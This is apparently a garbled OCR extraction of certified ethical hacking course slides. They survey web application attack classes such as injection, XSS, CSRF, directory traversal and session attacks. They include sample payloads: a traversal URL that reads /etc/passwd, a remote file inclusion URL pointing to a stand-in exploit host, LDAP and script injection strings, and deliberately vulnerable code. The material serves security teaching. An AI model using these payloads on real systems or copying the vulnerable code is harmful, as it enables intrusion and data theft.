









HACKING WEB APPLICATION

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








Web Application Attack Report












Variety of Hacking Actions Within Web Attacks Pattern













Introduction to Web Applications



Web applications provide an interface between end users and web servers through a set of web pages that are generated at the server end or contain script code to be executed dynamically within the client web browser.



Though web applications enforce certain security policies, they are vulnerable to various attacks such as SQL injection, crosssite scripting, session hijacking, etc.



Web technologies such as Web 2.0 provide more attack surface for web application exploitation



Web applications and Web 2.0 technologies are invariably used to support critical business functions such as CRM, SCM, etc. and improve business efficiency












How Web Applications Work














Web Application Architecture













Web 2.0 Applications

Web 2.0 refers to a generation of Web applications that provide an infrastructure for more dynamic user participation, social interaction and collaboration













Vulnerability Stack













Web Application Threats - 1













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Invalidated Input

Input validation flaws refers to a web application vulnerability where input from a client is not validated before being processed by web applications and backend servers





An attacker exploits input validation flaws to perform cross-site scripting, buffer overflow, injection attacks, etc. that result in data theft and system malfunctioning



http://www.juggyboy.com /login.aspx?user=jasons @pass=springfield

Browser Post Request



Modified Query



Browser input not validated by the web application











Parameter/Form Tampering

- A web parameter tampering attack involves the manipulation of parameters exchanged between client and server in order to modify application data such as user credentials and permissions, price, and quantity of products
- A parameter tampering attack exploits vulnerabilities in integrity and logic validation mechanisms that may result in XSS, SQL injection, etc.















Directory Traversal

Directory traversal allows attackers to access restricted directories including application source code, configuration, and critical system files, and execute commands outside of the web server's root directory

Attackers can manipulate variables that reference files with "dot-dot-slash (../)" sequences and its variations

Accessing files located outside the web publishing directory using directory traversal

- http://www.juggyboy.com/process.aspx=../../../some dir/some file
- http://www.juggyboy.com/../../some dir/some file

http://www.juggyboy.com/GET/process.php./../../../../../../etc/passwd



Attacker sending HTTP request Server responds with password files

Attacker

root:a98b24a1d3e8:0:1:System Operator:/:/bin/ksh daemon:*:1:1::/tmp:

Jason:a3b698a76f76d57.:182:100:Developer:/home/users/Jason/:/bin/csh

\$theme = 'Jason.php'; if (is set(\$ COOKIE['THEME'])) \$theme = \$ COOKIE['THEME']; include ('/home/users/juggyboy/Jason/" . Stheme):?>

Vulnerable Server Code











Security Misconfiguration



Easy Exploitation

Using misconfiguration vulnerabilities, attackers gain unauthorized accesses to default accounts, read unused pages, exploit unpatched flaws, and read or write unprotected files and directories, etc.

Common Prevalence

Security misconfiguration can occur at any level of an application stack, including the platform, web server, application server, framework, and custom code

Example

- The application server admin console is automatically installed and not removed
- Default accounts are not changed
- Attacker discovers the standard admin pages on server, logs in with default passwords, and takes over











Injection Flows

- Injection flaws are web application vulnerabilities that allow untrusted data to be interpreted and executed as part of a command or query
- Attackers exploit injection flaws by constructing malicious commands or queries that result in data loss or corruption, lack of accountability, or denial of access
- Injection flaws are prevalent in legacy code, often found in SQL, LDAP, and XPath queries, etc. and can be easily discovered by application vulnerability scanners and fuzzers

SQL Injection It involves the injection of malicious SQL queries into user input forms



Command Injection It involves the injection of malicious code through a web application



LDAP Injection It involves the injection of malicious LDAP statements














SQL Injection Attacks

SQL injection attacks

- SQL injection attacks use a series of malicious SQL queries to directly manipulate the database
- An attacker can use a vulnerable web application to bypass normal security measures and obtain direct access to the valuable data
- SQL injection attacks can often be executed from the address bar, from within application fields, and through queries and searches



```
<?php
01
     function save email ($user, $message)
02
03
    $sql = "INSERT INTO
Messages (
04
05
                  user, message
06
                 VALUES
                '$user',
07
     '$message'
08
09
       return mysql query($sql);
10
11
     ?>
```

SQL Injection vulnerable server code

Note: For complete coverage of SQL Injection concepts and techniques, refer to Module 13: SQL Injection












Command Injection Attacks













Command Injection Example

Attacker Launching **Code Injection** Attack Malicious code: www.juggyboy.com/banner.gif||newpassword||1036 1601468 An attacker enters malicious code (account number) with a new password The last two sets of numbers are the banner size Once the attacker clicks the submit button. the password for the account 1036 is changed to "newpassword" The server script assumes that only the URL of the banner image file is inserted into that field



Poor input validation at server script was exploited in this attack that uses database INSERT and UPDATE record command














File Injection Attacks







Client code running in a browser

Vulnerable PHP code

http://www.juggyboy.com/orders.php?DRINK=http://jasoneval.com/exploit? <----- Exploit Code



Attacker

Attacker injects a remotely hosted file at www.jasoneval.com containing an exploit

File injection attacks enable attackers to exploit vulnerable scripts on the server to use a remote file instead of a presumably trusted file from the local file system











What is LDAP Injection?

An LDAP injection technique is used to take advantage of non-validated web application input vulnerabilities to pass LDAP filters used for searching Directory Services to obtain direct access to databases behind an LDAP tree

What is LDAP?

LDAP Directory Services store and organize information based on its attributes. The information is hierarchically organized as a tree of directory entries

LDAP is based on the client-server model and clients can search the directory entries using filters

Filter Syntax	(attributeName operator value	
Operator	Example	
. = 1	(objectclass=user)	
>=	(mdbStorageQuota>=100000)	
<=	(mdbStorageQuota<=100000)	
~=	(displayName~=Foeckeler)	
*	(displayName=*John*)	
AND (&)	(&(objectclass=user)(displayName=John)	
OR ()	((objectclass=user)(displayName=John)	
NOT (!)	(!objectClass=group)	











How LDAP Injection Works

- LDAP injection attacks are similar to SQL injection attacks but exploit user parameters to generate LDAP query
- To test if an application is vulnerable to LDAP code injection, send a query to the server meaning that generates an invalid input. If the LDAP server returns an error, it can be exploited with code injection techniques

	Acc	count Login	
<u></u>	Username	juggyboy)(&))	<u> </u>
	Password	blah	
Attacker		Sut	<u>mit</u>

If an attacker enters valid user name "juggyboy", and injects juggyboy)(&)) then the URL string becomes (&(USER=juggyboy)(&))(PASS=blah)) only the first filter is processed by the LDAP server, only the query (&(USER=juggyboy)(&)) is processed. This query is always true, and the attacker logs into the system without a valid password











Hidden Field Manipulation Attacks

HTML Code <form method="post" action="page.aspx"> <input type="hidden" name=</pre> "PRICE" value="200.00"> Product name: <input type= "text" name="product" value="Juggyboy Shirt">
 Product price: 200.00">
 <input type="submit" value=</pre> "submit"> </form>



Product Name Juggyboy Shirt **Product Price** 200 Submit

- When a user makes selections on an HTML page, the selection is typically stored as form field values and sent to the application as an HTTP request (GET or POST)
- HTML can also store field values as hidden fields, which are not rendered to the screen by the browser, but are collected and submitted as parameters during form submissions
- Attackers can examine the HTML code of the page and change the hidden field values in order to change post requests to server











Cross-Site Scripting (XSS) Attacks

- Cross-site scripting ('XSS' or 'CSS') attacks exploit vulnerabilities in dynamically generated web pages, which enables malicious attackers to inject client-side script into web pages viewed by other users
- It occurs when invalidated input data is included in dynamic content that is sent to a user's web browser for rendering
- Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash for execution on a victim's system by hiding it within legitimate requests

Malicious script execution	Session hijacking	
Redirecting to a malicious server	Brute force password cracking	
Exploiting user privileges	Data theft	
Ads in hidden IFRAMES and pop-ups	Intranet probing	
Data manipulation	Key logging and remote monitoring	












How XSS Attacks Work



Note: Check the CEH Tools DVD, Module 12 Hacking Web Application for access cheat sheet












Cross-Site Scripting (XSS) Attack Scenario: Attacks via Email



- In this example, the attacker crafts an email message with a malicious script and sends it to the victim:
 - <A HREF=http://bank.com/registration.cgi?clientprofile=<SCRIPT> malicious code</SCRIPT>>Click here
- When the user clicks on the link, the URL is sent to bank, com with the malicious code
- The legitimate server hosting bank.com website sends a page back to the user including the value of clientprofile, and the malicious code is executed on the client machine












XSS Example: Attack via Email














XSS Example: Stealing User's Cookies














XSS Example: Sending an Unauthorized Request














XSS Attack in Blog Posting
















XSS Attack in Comment Field
















Websites Vulnerable to XSS Attack

XSSed project provides information on all things related to cross-site scripting vulnerabilities and is the largest online archive of XSS vulnerable websites
















Cross-Site Request Forgery (CSRF) Attack

- Cross-Site Request Forgery (CSRF) attacks exploit web page vulnerabilities that allow an attacker to force an unsuspecting user's browser to send malicious requests they did not intend
- The victim user holds an active session with a trusted site and simultaneously visits a malicious site, which injects an HTTP request for the trusted site into the victim user's session, compromising its integrity













src="http://juggyboy.com/j uggyshop.php?symbol=MSFT&s


hares=1000" />



Malicious

Server

How CSRF Attacks Work



User requests a page from the malicious server











Web Application Denial-of-Service (Dos) Attack

- Attackers exhaust available server resources by sending hundreds of resource-intensive requests, such as pulling out large image files or requesting dynamic pages that require expensive search operations on the backend database servers
- Application-level DoS attacks emulate the same request syntax and network-level traffic characteristics as that of the legitimate clients, which makes it undetectable by existing DoS protection measures

Why Are Applications Vulnerable?

- Reasonable Use of Expectations
- Application Environment Bottlenecks
- Implementation Flaws
- Poor Data Validation

Targets

- CPU, Memory, and Sockets
- Disk Bandwidth
- Database Bandwidth
- Worker Processes












Denial-of-Service (Dos) Examples













Buffer Overflow Attack

Buffer overflow occurs when an application writes more data to a block of memory, or buffer, than the buffer is allocated to hold

It enables an attacker to modify the target process's address space in order to control the process execution, crash the process, and modify internal variables

Attackers modify function pointers to direct program execution through a jump or call instruction and points it to a location in the memory containing malicious codes

Vulnerable Code

```
int main(int argc, char *argv[]) {
char *dest buffer;
dest buffer = (char *) malloc(10);
if (NULL == dest buffer)
return -1:
if (argc > 1) {
strcpy(dest buffer, argv[1]);
printf("The first command-line argument
is %s.\n", dest buffer); }
else { printf("No command-line argument
was given. \n"); } free(dest buffer);
return 0; }
```













Cookie/Session Poisoning

Cookies are used to maintain session state in the otherwise stateless HTTP protocol



Modify the Cookie Content

Cookie poisoning attacks involve the modification of the contents of a cookie (personal information stored in a web user's computer) in order to bypass security mechanisms



Inject the Malicious Content

Poisoning allows an attacker to inject the malicious content, modify the user's online experience, and obtain the unauthorized information



Rewriting the Session Data

A proxy can be used for rewriting the session data, displaying the cookie data, and/or specifying a new user ID or other session identifiers in the cookie












Hoe Cookie Poisoning Works














Session Fixation Attack













CAPTCHA Attacks



It aims to ensure that the users of applications are human and ultimately aid in preventing unauthorized access and abuse

However, attacker can compromise the security of the web application by exploiting vulnerabilities existed in CAPTCHA

Type of **CAPTCHA Attacks**

Breaching clientside trust



Manipulating server-side implementation













Insufficient Transport Layer Protection

Supports Weak Algorithm

Insufficient transport layer protection supports weak algorithms, and uses expired or invalid certificates



Launch Attacks



Underprivileged SSL setup can also help the attacker to launch phishing and MITM attacks

Exposes Data

This vulnerability exposes user's data to untrusted third parties and can lead to account theft

















Using the information received from an error message, an attacker identifies vulnerabilities for launching various web application attacks





Information Gathered

- Null pointer exceptions
- System call failure
- Database unavailable
- Network timeout
- Database information
- Web application logical flow
- Application environment











Insecure Cryptographic Storage

Insecure cryptographic storage refers to when an application uses poorly written encryption code to securely encrypt and store sensitive data in the database

This flaw allows an attacker to steal or modify weakly protected data such as credit cards numbers, SSNs, and other authentication credentials

Vulnerable Code

```
public String encrypt (String plainText) {
plainText = plainText.replace("a","z");
plainText = plainText.replace("b","y");
return Base64Encoder.encode(plainText); }
```







Secure Code

```
public String encrypt (String plainText) {
DESKeySpec keySpec = new DESKeySpec(encryptKey);
SecretKeyFactory factory =
new SecretKeyFactory.getInstance("DES");
SecretKey key = factory.generateSecret(keySpec);
Cipher cipher = Cipher.getInstance("DES");
cipher.init(Cipher.ENCRYPT MODE, key);
byte[] utf8text = plainText.getBytes("UTF8");
byte[] enryptedText = ecipher.doFinal(utf8text);
return Base64Encoder.encode(encryptedText); }
```











Broken Authentication and Session Management

An attacker uses vulnerabilities in the authentication or session management functions such as exposed accounts, session IDs, logout, password management, timeouts, remember me, secret question, account update, and others to impersonate users



Session ID in URLs

http://www.juggyshop.com/s ale/saleitems=304; jsession id=120MTOIDPXM000SABGCKLHC JUN2JV?dest=NewMexico

Attacker sniffs the network traffic or tricks the user to get the session IDs, and reuses the session IDs for malicious purposes



Password Exploitation

Attacker gains access to the web application's password database. If user passwords are not encrypted, the attacker can exploit every users' password



Timeout Exploitation

If an application's timeouts are not set properly and a user simply closes the browser without logging out from sites accessed through a public computer, the attacker can use the same browser later and exploit the user's privileges













Invalidated Redirects and Forwards





Attacker

Attacker sends an email containing

rewrite link to malicious server

(http://www.juggyboy.com/redirect. aspx?=http://www.evilserver.com)



User

User is redirected to attacker's server



Malicious Server

Unvalidated Forward



Attacker requests page from server with a forward

http://www.juggyshop.com/purc hase.jsp?fwd=admin.jsp



Server

Attacker is forwarded to admin page



Attacker











Web Services Architecture

WS-Policy	WS-Work Processes				
	WS-Security				
	WS Security Policy	WS-Federation	WS-SecureConversion		
		WS-Trust			
		XML Encryption	SAML Kerberos X.509 Security Token Profiles		
		XML Digital Signatures			
	XML, SOAP,	WSDL, Schema, WS-Adver	rtising, etc.		
	н	ТТР	.Net TCP Channel, Fast InfoSet, etc.		












Web Services Attacks

- Web services evolution and its increasing use in business offers new attack vectors in an application framework
- Web services are based on XML protocols such as Web Services Definition Language (WSDL) for describing the connection points; Universal Description, Discovery, and Integration (UDDI) for the description and discovery of web services; and Simple Object Access Protocol (SOAP) for communication between web services which are vulnerable to various web application threats













Web Services Footprinting Attack

Attackers footprint a web application to get UDDI information such as businessEntity, business Service, bindingTemplate, and tModel

XML Query

POST /inquire HTTP/1.1

Content-Type: text/xml; charset=utf-8

SOAPAction: ""

Cache-Control: no-cache

Pragma: no-cache

User-Agent: Java/1.4.2 04 Host: uddi.microsoft.com

Accept: text/html, image/gif, image/jpeg,*;

q=.2. /: q=.2

Connection: keep-alive

Content-Length:213

<?xml version="1.0" encoding="UTF-8" ?>

<Envelop

xmlns="http://scemas.xmlsoap.org/soap/envel ope/">

<Body>

<find service generic="2.0" xmlns="urn:uddiorg:api v2"><name>amazon</name></find ser vice>

</Body>

</Envelop>

HTTP/1.1 100 Continue

XML Response

HTTP/1.1 200 OK

Date: Wed. 01 Jan 2014 11:05:34 GMT

Server: Microsoft-IIS/7.0 X-Powered-By: ASP.NET

X-AspNet-Verstion: 1.1.4322

Cache-Control: private, max-age=0

Content-Type: text/xml; charset=utf-8

Content-Length: 1272

<?xml version="1.0" encoding="utf-8" ?><soap:Envelope

